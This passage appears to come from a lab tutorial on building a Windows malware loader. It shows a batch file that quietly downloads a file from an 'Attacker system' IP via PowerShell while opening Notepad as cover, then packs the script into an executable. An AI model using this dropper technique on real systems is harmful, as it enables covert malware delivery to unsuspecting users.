
File Edit Format View Help

```
:
l -Command "Invoke-WebRequest http://192.168.40.153:8000/EXE.ico -OutFile EXE.ico"
xe
```

Windows (CRLF) Ln 2, Col 84 100%

Needless to say, 192.168.40.153 is the IP of my Attacker system and EXE.ico is the file hosted on it. After saving and running it, apart from doing what it was supposed to do, the “hc_test.bat” file also downloads the EXE.ico file as shown below.

"You can never protect yourself 100%. What you do is protect yourself as much as possible and mitigate risk to an acceptable degree. You can never remove all risk."
-Kevin Mitnick



The loader is almost ready. Just want to check if the script does exactly what it is supposed to do when I convert it to an executable. I just make some minor changes to the script and used a Bat_to_Exe converter to convert it into a Windows Executable.

"I made stupid decisions as a kid, or as a young adult, but I'm trying to be now, I'm trying to take this lemon and make lemonade."
-Kevin Mitnick

hc_test - Notepad

File Edit Format View Help

```
quest http://192.168.40.153:8000/EXE.ico -OutFile EXE.ico_2"
```

Windows (CRLF) Ln 2, Col 93 100%

Bat To Exe Converter v3.0.8 - hc_test.bat

File Edit Converter Tools Language ?

New Open Save Close Settings Convert Run Website Update About CMD-Interface Feedback Donate

<New> hc_test.bat

```
1  @echo off
2  powershell -Command "Invoke-WebRequest http://192.168.40.153:8000/EXE.ico -OutFile
   EXE.ico_2"
3  notepad.exe
4  pause
```

Options Embed Version information

Icon:
Password:
Working directory: Current directory
Exe-Format: 32 Bit | Console (Visible)
UAC: Request administrator privileges
Request user privileges
Packer: Enable UPX compression

Embedded items

Extract to: Current directory
Method: Synchronous
Delete on exit: No
Overwrite: No
Save attributes: No
Display names: No


Line: 1 Position: 1 C:\Users\admin\Desktop\hc_test.bat

Type here to search 7:11 PM 7/14/2023

"I went to prison for my hacking. Now people hire me to do the same things I went to prison for, but in a legal and beneficial way."
-Kevin Mitnick


When I click on “hc_text.exe” application, the result is same. It successfully downloaded the icon file again and saved it as EXE_ICO_2.

"Anyone who thinks that security products alone offer true security is settling for the illusion of security.” -Kevin Mitnick

